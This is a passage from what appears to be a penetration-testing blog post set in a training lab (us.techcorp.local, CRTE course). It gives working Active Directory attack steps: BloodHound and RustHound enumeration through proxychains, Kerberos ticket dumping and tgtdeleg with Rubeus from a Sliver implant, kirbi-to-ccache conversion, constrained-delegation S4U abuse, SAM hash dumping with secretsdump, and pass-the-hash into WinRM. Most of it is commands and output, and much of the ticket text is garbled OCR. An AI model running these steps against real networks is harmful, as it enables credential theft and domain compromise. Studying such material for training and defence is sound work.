[DC_IP] -c all --dns-tcp
```

```
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:389 ... OK  
INFO: Connecting to GC LDAP server: us-dc.us.techcorp.local  
  
[gatari] querying: us-dc.us.techcorp.local 1 1  
[gatari] using nameserver(s): ['192.168.1.2']  
[gatari] using port: 53  
[gatari] using protocol: TCP  
[gatari] timeout: 3.0  
  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:3268 ... OK  
INFO: Found 76 users  
INFO: Found 52 groups  
INFO: Found 6 gpos  
INFO: Found 5 ous  
INFO: Found 20 containers  
INFO: Found 2 trusts  
INFO: Starting computer enumeration with 10 workers  
INFO: Querying computer: us-jump7.us.techcorp.local  
  
[gatari] querying: us-jump7.us.techcorp.local A 1INFO: Querying computer: student1.us.techcorp.local  
INFO: Querying computer: student150.us.techcorp.local
```

When I first used [bloodhound-python](#), I saw that the repository was:

- Updated recently (2 months ago)
- Almost 2000 stars

And automatically assumed that it was stable and well-maintained. However, I quickly realized that the tool was not as stable as I thought it would be, and required a bit of debugging to get it to work.

I want to emphasize that we shouldn't blame the tool's maintainers, as they're doing this work for free in their own time. I am extremely grateful for the work that they have done, and that this post is meant to show the reality (including the bad parts) of using tools from Linux.

Alternative Collectors: RustHound

Another collector that I like to use if [bloodhound-python](#) is being a pain is [RustHound](#). It's a bit more stable, and is generally faster than other collectors.

```
proxychains rusthound -u [username] -p [password] -d  
[domain]
```

```
(kali㉿kali)-[~/crte/bloodhound/rusthound]
└─$ proxychains rusthound -u "studentuser145" -p [REDACTED] -d us.techcorp.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Initializing RustHound at 04:37:51 on 09/07/24
Powered by g0h4n from OpenCyber

[2024-09-07T08:37:51Z INFO rusthound] Verbosity level: Info
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:389 ... OK
[2024-09-07T08:37:51Z INFO rusthound::ldap] Connected to US.TECHCORP.LOCAL Active Directory!
[2024-09-07T08:37:51Z INFO rusthound::ldap] Starting data collection...
[2024-09-07T08:37:52Z INFO rusthound::ldap] All data collected for NamingContext DC=us,DC=techcorp,DC=local
[2024-09-07T08:37:52Z INFO rusthound::json::parser] Starting the LDAP objects parsing...
[2024-09-07T08:37:52Z INFO rusthound::json::parser::bh_41] MachineAccountQuota: [REDACTED]
  Parsing LDAP objects: 33%
[2024-09-07T08:37:52Z INFO rusthound::json::parser::bh_41] Your user can read LAPS password on [REDACTED]
[2024-09-07T08:37:52Z INFO rusthound::json::parser] Parsing LDAP objects finished!
[2024-09-07T08:37:52Z INFO rusthound::json::checker] Starting checker to replace some values...
[2024-09-07T08:37:52Z INFO rusthound::json::checker] Checking and replacing some values finished!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 78 users parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_users.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 60 groups parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_groups.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 30 computers parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_computers.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 5 ous parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_ous.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 1 domains parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_domains.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 6 gpos parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_gpos.json created!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] 23 containers parsed!
[2024-09-07T08:37:52Z INFO rusthound::json::maker] ./20240907043752_us-techcorp-local_containers.json created!

RustHound Enumeration Completed at 04:37:52 on 09/07/24! Happy Graphing!
```

And it worked right out of the box, without any issues.

What if I have no credentials?

I wanted to take a quick detour to discuss your options if you have a foothold in a workstation on an unelevated user account, and you don't have credentials to this user. You could find yourself in this situation after compromising a web/SQL server and are sitting on a reverse shell.

The first thing you should check is if your current logon session is populated with cached kerberos tickets, you can check this with `klist`, `Rubeus.exe triage` or `Rubeus.exe klist`. I prefer `Rubeus.exe triage` as service accounts tend to have lots of tickets and it's an eyesore to look at.

```

sliver (HANDSOME_FIBRE) > inline-execute-assembly /opt/SharpTools/4.0_64/Rubeus.exe triage
[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 461839 bytes to memory
[+] Using arguments: triage
PS C:\Users\studentuser145> v2.3.2
Action: Triage Kerberos Tickets (Current User)

[*] Current LUID : 0x13a562

| LUID | UserName | Service | EndTime |
| 0x13a562 | studentuser145 @ US.TECHCORP.LOCAL | krbtgt/US.TECHCORP.LOCAL | 9/7/2024 10:18:16 AM |
| 0x13a562 | studentuser145 @ US.TECHCORP.LOCAL | LDAP/US-DC.us.techcorp.local/us.techcorp.local | 9/7/2024 10:18:16 AM |

[+] inlineExecute-Assembly Finished

```

This is what your output should look like if you're on an unelevated user account, as you won't be able to see other logon sessions.

Now, we can dump our own tickets with `Rubeus.exe dump` and use them remotely.

```

sliver (HANDSOME_FIBRE) > inline-execute-assembly /opt/SharpTools/4.0_64/Rubeus.exe "dump /nowrap"
[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 461845 bytes to memory
[+] Using arguments: dump /nowrap

```

Your output should look something like this (without the white boxes, of course)

ServiceName	:	krbtgt/US.TECHCORP.LOCAL
ServiceRealm	:	US.TECHCORP.LOCAL
UserName	:	studentuser145 (NT_PRINCIPAL)
UserRealm	:	US.TECHCORP.LOCAL
StartTime	:	9/7/2024 12:18:16 AM
EndTime	:	9/7/2024 10:18:16 AM
RenewTill	:	9/14/2024 12:18:16 AM
Flags	:	name_canonicalize, pre_authent, initial, renewable, forwardable, modified
KeyType	:	aes256_cts_hmac_sha1
Base64(key)	:	AAAAAAA=
Base64EncodedTicket	:	doIGJiAwIBAQKCBLAEGgS/sQRqNzJMaAbnUuCnWJQPv6G3e0t1H/bSrb0R42pVGDAFvKq23V7TG/XaYTR-KpiPUqdZpdx6idMzClUKESwpTpjFzvyju++zkotJj4fOx12NvkozNTBvTzC8bFqEMMcqt9SUcMTON8TKiBDAgECoR0wGxsGb3
doIGJi		
sZNzN4BV9LZF3B+fmNz3+JiAxBFMkataEo:isyncfWsKE:co/2IvddBV3:gnYNskZ8bC/vyOPCz0Lyg9KQdpwMpNx5Q2Qfdwv3F21V:itersP4yKGZrBmgAWIB8aEsJidGd0GxfFVU)		
ServiceName	:	LDAP/US-DC.us.techcorp.local/us.techcorp.local
ServiceRealm	:	US.TECHCORP.LOCAL
UserName	:	studentuser145 (NT_PRINCIPAL)
UserRealm	:	US.TECHCORP.LOCAL
StartTime	:	9/7/2024 12:18:16 AM
EndTime	:	9/7/2024 10:18:16 AM
RenewTill	:	9/14/2024 12:18:16 AM
Flags	:	name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType	:	aes256_cts_hmac_sha1
Base64(key)	:	jhw2u6RLfyAEIQ2xTl8KRREFIsgpfJn7CqPd26XN63k=
Base64EncodedTicket	:	item selected 10.724 KB
doIGU		
FJDCCBSCgAw d0huDWAaS1 i8p4Tvd3TZM pkF211z-CmS jMK68B1gZix CPbXTNFb8p2 7FabzJ/UaN1 F4M14mOC30c 9peE15A0cLpV IZ11vGycJ3W L1A2URy1Gbs IBAAESMBAbD XVVMCREMudX		
b3JwLmxvY2Fso4I bBLh5c7TipiaS3 yNRur5w1113j7n1 IER+twGq1h1+ZE8r la+et06x9z-iEcqF xrcsusPRCFXV9s1 r6u0hj2JhQV79NG //nAUdc8HoDmm iP51AGZUQAwHR6 gNoqf8eUS0dUsdv t45NV-8pDpjefRA MTOBNBTK1bAgwAv oTQwMhsETERUBBs		

Alternatively, you can use `Rubeus.exe tgtdeleg` to obtain a usable ticket for your current user without needing elevation.

```

sliver (HANDSOME_FIBRE) > inline-execute-assembly /opt/SharpTools/4.0_64/Rubeus.exe "tgtdeleg /nowrap"
[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 461849 bytes to memory
[+] Using arguments: tgtdeleg /nowrap

Network

v2.3.2

[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/US-DC.us.techcorp.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 07uFtEcx2Y38B2bzVY9WRYL6ax4LzK00Z5fUryQmtZE=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
doIG
MJ02uZo2t3
ck+vsmXTQq
BrkjueRT8z
HeWPjZEATC
PhfYYUg6mJ
IfemUmjl5u
5GC2z3yet4
S/kQc/FGAL
Gd0GxFVuUy50R0UN1Q09SU0CJM10MBTA==

[*] inlineExecute-Assembly Finished

```

Windows <-> Linux (Interoperability)

Tickets can be easily ported between Windows (`.kirbi`) and Linux (`.ccache`), allowing flexibility between operating systems. With reference to the tickets we acquired earlier with `tgtdeleg`, we can convert them to a format that is usable in Linux.

The general steps are as follows:

1. If the ticket is base64-encoded (from Rubeus), decode it with `echo [base64] | base64 -d > ticket.kirbi`
2. Convert the ticket to a format that is usable in Linux with `ticketConverter.py ticket.kirbi ticket.ccache`
3. Export the `KRB5CCNAME` environment variable to point to the ticket with `export KRB5CCNAME=/path/to/ticket.ccache`
4. Run your (impacket) tools with `-k -no-pass` to indicate that you want to use the cache for authentication.

```

└─(kali㉿kali)-[~/crte/tickets]
└─$ echo "doIGJDCRCiCnAwTRBaFDAGEWooTEEDCCBRBhngIMMTTECKADAgEEFnRMbEVVTI1RF0hDT1J0IkxP00EMoiYwJKADAgECoR0wGxsGa3JidGd0GxFVUy5URUNIQ
09SUC5MT0NBTKD
FPt7p8Fv5wrbTC
gCp1G1plM+ce5V
jQ1W7tVkrkMgVS
SvQYSmz3xTpAWR
IwcxZhxcipdN1j
ckrEMLi8BwNHew
PzTyH0BFD5iS4G
hFfsZpwhQbdR/s
PdhjZ9+sWcx00A
v0fiIAE+NzxkdI
qKKJz0iz5DrT1t
Ipuu6Ehw+vfeSj
r4bMD016brSO+k
w0TA3MDkxMDAxWqYRGA8yMD10MDkwNzE3M1gxNlqnERgPMjAyNDA5MTQwNzE4MTzaqBMBEVVTlIRFQ0hDT1JQLkxPQ0FMqSYwJKADAgECoR0wGxsGa3JidGd0GxFVUy5URU
NIQ09SUC5MT0NBTA==" | base64 -d > tgtdeleg.kirbi

└─(kali㉿kali)-[~/crte/tickets]
└─$ ticketConverter.py tgtdeleg.kirbi tgtdeleg.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done

```

Next, we can use it with `netexec` by exporting the ticket and running it with `--use-kcache` (note that this flag changes between tools)

```
export KRB5CCNAME=... && nxc smb ... --use-kcache
```

```

└─(kali㉿kali)-[~/crte/tickets]
└─$ export KRB5CCNAME=tgtdeleg.ccache && proxychains nxc smb US-DC.us.techcorp.local --use-kcache
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:135 ... OK
SMB      US-DC.us.techcorp.local 445   US-DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:US-DC) (domain:us.techcorp.local) (signin:g:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK
SMB      US-DC.us.techcorp.local 445   US-DC          [*] us.techcorp.local\studentuser145 from ccache

```

The green plus sign indicates that we have successfully authenticated with the ticket.

Performing Attacks

Now that we know how to port our tickets from Windows to Linux, we can start performing attacks remotely on the network.

There will be little to no explanation of the specifics of the attacks performed, understanding the attack is an exercise left to the reader. Additionally, I recommend taking the [CRTP](#) & [CRTE](#) courses from Altered Security.

In this post, we'll only be covering one attack: abusing **constrained delegation** on a controlled principal.

Constrained Delegation

After reviewing our BloodHound collected data, we see this node



Which indicates that `apppsvc@us.techcorp.local` has the `msds-AllowedToDelegateTo` attribute set to `US-MSSQL.us.techcorp.local`, this means that `apppsvc` is allowed to act on behalf of a domain user to a service on `US-MSSQL`.

We can see the SPN that we can delegate to on the BloodHound node properties

Names	
Allowed To	CIFS/us-mssql.us.techcorp.local
Delegate	CIFS/us-mssql

Or, we can enumerate it with `findDelegation.py` on Linux:

```
proxychains findDelegation.py [domain]/[username]:  
[password]
```

```
(kali㉿kali)-[~/crte/bloodhound]  
└─$ proxychains findDelegation.py "us.techcorp.local"/"studentuser145":  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
sed  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:389 ... OK  
AccountName AccountType DelegationType DelegationRightsTo SPN Exists  
-----  
appsvc Person Constrained w/ Protocol Transition CIFS/us-mssql.us.techcorp.local No  
appsvc Person Constrained w/ Protocol Transition CIFS/us-mssql No
```

We can see that `apppsvc` is allowed to delegate to `CIFS/US-MSSQL.us.techcorp.local`, this is an extremely permissive delegation.

See: <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/silver-ticket#available-services>

For the sake of demonstration, let's assume that we have compromised the `appsvc` account and have their NTLM hash.

Windows -> Linux

We'll perform the attack from Windows first, since it'll likely be more familiar to most readers.

```
execute-assembly Rubeus.exe s4u /msdsspn:[delegated_spn] /domain:[domain]
/user:[user] /rc4:[ntlm hash] /impersonateuser:[user_with_local_admin] /ptt
```

Remember to check if your `/impersonateuser` has local admin privileges on the target machine, and is not protected from delegation. See: [Protected Accounts](#) and [Protected Users \(Group\)](#)

```
[*] base64(ticket.kirbi) for SPN 'CIFS/us-mssql.us.techcorp.local':  
doIG2DCCBtSgAwIBBaEDAgEWooIF0jCCBc5hggXKMIIFxqADAgEFoRMbEVVTL1RFQ0hDT1JQLkxPQ0FM  
oi0wK6ADAgECoSQwIhsEQ0lGUxsadXMtbXNzcWwudXMudGVjaGNvcnAubG9jYWyjggV5MIIIfdaADAgES
```

```
[+] Ticket successfully imported!
```

```
sliver (HANDSOME_FIBRE) > ls //us-mssql.us.techcorp.local/c$
```

```
\\\us-mssql.us.techcorp.local\c$\ (13 items, 448.0 MiB)
```

drwxrwxrwx	\$Recycle.Bin	<dir>	Fri Jul 05 01:28:30 -0700 2019
Lrw-rw-rw-	Documents and Settings → C:\Users	0 B	Sat May 25 03:22:58 -0700 2019
-rw-rw-rw-	pagefile.sys	448.0 MiB	Fri Mar 08 01:31:10 -0700 2024
drwxrwxrwx	PerfLogs	<dir>	Tue Dec 08 01:56:46 -0700 2020
dr-xr-xr-x	Program Files	<dir>	Wed Jan 06 01:56:37 -0700 2021
drwxrwxrwx	Program Files (x86)	<dir>	Sun Jul 07 23:39:50 -0700 2019
drwxrwxrwx	ProgramData	<dir>	Tue Dec 08 01:56:46 -0700 2020
drwxrwxrwx	Recovery	<dir>	Sat May 25 03:23:06 -0700 2019
drwxrwxrwx	Sysmon	<dir>	Sat Sep 07 03:00:23 -0700 2024
drwxrwxrwx	System Volume Information	<dir>	Sat May 25 03:35:52 -0700 2019
drwxrwxrwx	Transcripts	<dir>	Fri Mar 08 01:57:32 -0700 2024
dr-xr-xr-x	Users	<dir>	Sat Jul 20 03:08:00 -0700 2019
drwxrwxrwx	Windows	<dir>	Wed Jan 10 05:05:48 -0700 2024

And the attack worked flawlessly, now let's see how we can pass this ticket to be used on Linux (i.e. `secretsdump.py` to dump hashes remotely).

Firstly, we'll need the ticket to be in a format that is easily copy-pastable to Linux; we can do this with the `/nowrap` flag and of course remove the `/ptt` flag.

```
execute-assembly Rubeus.exe s4u /msdsspn:[delegated_spn] /domain:[domain]
/user:[user] /rc4:[ntlm hash] /impersonateuser:[user_with_local_admin] /nowrap
```

```
[*] Impersonating user 'Administrator' to target SPN 'CIFS/us-mssql.us.techcorp.local'
[*] Building S4U2proxy request for service: 'CIFS/us-mssql.us.techcorp.local'
[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/us-mssql.us.techcorp.local':
```

doI22
2G5ixFrF5128
Qxsq3L67gbN
BR58z8tehyVu
96166cff975b
CQNVgnPbg95
M/ykk8n0ihb
P8URenJ2nzh
tunSA036IOX
Hn7IX2k45I4c
Uy5URUNIQ995
xbC51cy58ZWhoyZ9ycC5sb2Nhba==

```
[EVKyVadPkTkJf
fvnfa8c6Hj0ZbbB
YT56hA01fmLtI
ug/fYKKAQeMU88J
LoOCPj4jh8Kx8oM
eIP2ry5Attlq
xtp86HB0z3rX1NL
rk/g/xbcHeJNRz
P0pkjxMWz67Dhd
GZVg9p7FKEtGxEV
SUZT6xp1cy1tc3N
```

sliver (HANDSOME_FIBRE) > |

Similarly to before, we can do the same trick to convert the ticket to a format that is usable in Linux.

```
echo "[b64_ticket]" | base64 -d > ticket.kirbi && ticketConverter.py
ticket.kirbi ticket.ccache && export KRB5CCNAME=ticket.ccache
```

```
(kali㉿kali)-[~/crte/tickets]
└$ echo "dd" | base64 -d > mssql_cifs.kirbi && ticketConverter.py mssql_cifs.kirbi mssql_cifs.ccache && export KRB5CCNAME=mssql_cifs.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[*] done
```

```
AqESoQMCAQGiggV
T+YQuka+qshZvL3
0cJWLZ888XCNdhx
U3cZ5KAQGSARl80
qPKRDA6u+L7Bk
OctvNjdXZiJu60I
1FaVRfipmWVm3
BKLBHRXt+8Deaj
OP2jniWmkJNhp5ov
XS-y8055QKikhA
51cLgdjNj4JInrc
kb1luaXNbcmFb3
V2ycC5sb2Nhba=
```


And, of course we can verify that the ticket is usable with `nxc`

```
nxc smb [IP/FQDN] --use-
ccache
```

```
(kali㉿kali)-[~/crte/tickets]
└$ proxychains nxc smb US-MSSQL.us.techcorp.local --use-ccache
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:135 ... OK
SMB      US-MSSQL.us.techcorp.local 445  US-MSSQL  [*] Windows 10 / Server 2019 Build 17763 x64 (name:US-MSSQL) (domain:us.techcorp.local) (signing=False) (SMBv1=False)
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
SMB      US-MSSQL.us.techcorp.local 445  US-MSSQL  [*] us.techcorp.local\Administrator from ccache (Pwn3d!)
```

We can also use `describeTicket.py` to visualize the contents of our ticket, and you'll see that we have a ticket that is usable for the `CIFS` service on `US-MSSQL`. However, this means that we won't be able to use WinRM.

```
describeTicket.py  
ticket.ccache
```



```
(kali㉿kali)-[~/crte/tickets]  
└─$ describeTicket.py mssql_cifs.ccache  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Number of credentials in cache: 1  
[*] Parsing credential[0]:  
[*] Ticket Session Key : a2c5a499221192f84005e904bb033685  
[*] User Name : Administrator  
[*] User Realm : US.TECHCORP.LOCAL  
[*] Service Name : CIFS/us-mssql.us.techcorp.local  
[*] Service Realm : US.TECHCORP.LOCAL  
[*] Start Time : 07/09/2024 06:48:52 AM  
[*] End Time : 07/09/2024 16:48:52 PM  
[*] RenewTill : 14/09/2024 06:48:52 AM  
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep  
[*] KeyType : aes128_cts_hmac_sha1_96  
[*] Base64(key) : osWkmSIRvhABekEuwM2hQ==  
[*] Decoding unencrypted data in credential[0]['ticket']:  
[*]   Service Name : CIFS/us-mssql.us.techcorp.local  
[*]   Service Realm : US.TECHCORP.LOCAL  
[*]   Encryption type : aes256_cts_hmac_sha1_96 (etype 18)  
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied  
  
(kali㉿kali)-[~/crte/tickets]  
└─$ proxychains nxc winrm US-MSSQL.us.techcorp.local --use-kcache  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:5985 ... OK  
WINRM      US-MSSQL.us.techcorp.local 5985  US-MSSQL      [*] Windows 10 / Server 2019 Build 17763 (name:US-MSSQL) (domain:us.techcorp.local)
```

We can use the `altservice` flag to request a ticket for the `HTTP` service which is usable for WinRM.

```
execute-assembly Rubeus.exe s4u /msdsspn:[delegated_spn] /domain:[domain]  
/user:[user] /rc4:[ntlm hash] /impersonateuser:[user_with_local_admin]  
/altservice:HTTP /nowrap
```

And, now the ticket is usable for the `HTTP` service on `US-MSSQL`, which includes WinRM.

```

[(kali㉿kali)-[~/crte/tickets]
└$ echo "d0Tc2DCCP+SgAvIPRgFDaE5Wc0TE9iCCP+5baeYKMTTExA4aCE5ePMbEWU1I12F00bDT1J01kvD00EMa3Q+k6AD4aECaSDvTbsEaUP0oBeadYHbVUzWwvYHudCViaClLueAbCQiyWjicvEMTTdoADA=Es0QMCAGggV
nB1IFYwY2EqCy
XoJyZ1JfIZSs0
03TRDuf1c81zi
dy7TEFGmu2km
Z41EXSU1e4Zfe
GWvwlOz0UQ0i
0cqKqdk00izh
jx/WfWGpLSMg
WelyQGZb07acJ
dSJtShcJ4RzK
Rw/D52339MgEb
KjBwMFAChAAU1LRgPnJAYNAdMDXMDUHTrapfDZ1mJQw0tASNjAT1TE0nqC0R0yMD10MDXXNDEWnTOXNjquCSRTWngYEDSEnFOIRgTe7DQ0yPEtAt0RMCRQK15JDR10wR0nRwXp0eyTCCSNXDC3cy502#n012#ycC5sb2NhB
=" | base64 -d > mssql_http.kirbi && ticketConverter.py mssql_http.kirbi mssql_http.ccach
e && export KRBS5CCNAME=mssql_http.ccach
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[*] done

[(kali㉿kali)-[~/crte/tickets]
└$ describeTicket.py mssql_http.ccach
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key : 80a027f1e855cec4cd0f79738e536eab
[*] User Name : Administrator
[*] User Realm : US-TECHCORP.LOCAL
[*] Service Name : http/us-mssql.us.techcorp.local
[*] Service Realm : US-TECHCORP.LOCAL
[*] Start Time : 07/09/2024 06:55:14 AM
[*] End Time : 07/09/2024 16:55:14 PM
[*] RenewTime : 14/09/2024 06:55:14 AM
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : aes256_cts_hmac_sha1_96
[*] Base64(key) : gMn8eVzsTN03l1zjNuqwm=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : http/us-mssql.us.techcorp.local
[*] Service Realm : US-TECHCORP.LOCAL
[*] Encryption type : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied

```

Alternatively, you can also use your `cifs` ticket to dump hashes on the target machine with `secretsdump.py`; and use the local administrator's hash to log on via WinRM.

```
proxychains secretsdump.py -k -no-pass
[TARGET_FQDN]
```

```


[(kali㉿kali)-[~/crte/tickets]
└$ proxychains secretsdump.py -k -no-pass US-MSSQL.us.techcorp.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3fc44c2b150fdac0afdf5aaff093de4bb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8b[REDACTED]5e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf[REDACTED]3c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe[REDACTED]73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:adef005[REDACTED]11_12e2516034250:::
[*] Dumping cached domain logon information (domain/username:hash)
^C[-]
[*] Cleaning up...
[*] Stopping service RemoteRegistry

```

Now, we can PTH this hash into WinRM with `evil-winrm` or `nxc winrm`.

```
proxychains nxc winrm [IP/FQDN] -u [username] -H [hash] --  
local-auth  
proxychains evil-winrm -i [IP/FQDN] -u [username] -H [hash]
```

